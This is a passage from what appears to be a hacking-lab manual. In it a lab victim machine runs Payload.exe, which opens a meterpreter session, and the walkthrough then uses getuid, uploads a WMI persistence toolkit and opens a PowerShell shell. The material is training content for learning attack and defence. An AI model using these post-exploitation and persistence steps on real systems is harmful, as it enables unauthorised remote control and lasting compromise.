
    Note: Save the downloaded files in the **Downloads** folder.




24. Navigate to **Downloads** and double-click the **Payload.exe** file. The **Open File - Security Warning** window appears; click **Run**.



25. Switch to **Parrot Security** virtual machine and you can see that meterpreter session has already opened.




26. Type **getuid** and press **Enter** to display current user ID.




27. In the console now type **upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads** and press **Enter**.

28. Now type **load powershell** and press **Enter** to load powershell module.




29. Type **powershell_shell** and press **Enter**, to open powershell in the console.



